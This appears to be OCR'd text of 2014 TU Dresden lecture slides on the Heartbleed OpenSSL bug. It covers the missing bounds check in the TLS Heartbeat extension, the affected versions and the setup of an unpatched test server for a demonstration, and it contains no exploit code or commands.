TECHNISCHE UNIVERSITÄT DRESDEN

Presentation **EBW2**

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18.06.2014

Heartbleed

This presentation

- Heartbleed?
  - Exploitation demonstration
- How did this happen?
- The aftermath
- Conclusions

What is Heartbleed?

- Bug in the **Heartbeat** extension of TLS
  - Extension: keep-alive of a session
  - Bug: missing bounds check

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- **Fixed** in 1.0.1g
  - Effected: 1.0.1 (03.01.2012) up to 1.0.1f (06.01.2014)

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

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

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

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

Exploitation demo

- Test environment

„root“ user

Server with unpatched OpenSSL library

Here:

- Ubuntu 14.04 LTS
- Apache/nginx, MySQL server + phpmyadmin (for quick testing purposes)
- OpenSSL 1.0.1-4ubuntu5.11

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

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



Exploitation demo

- Logging in over HTTP
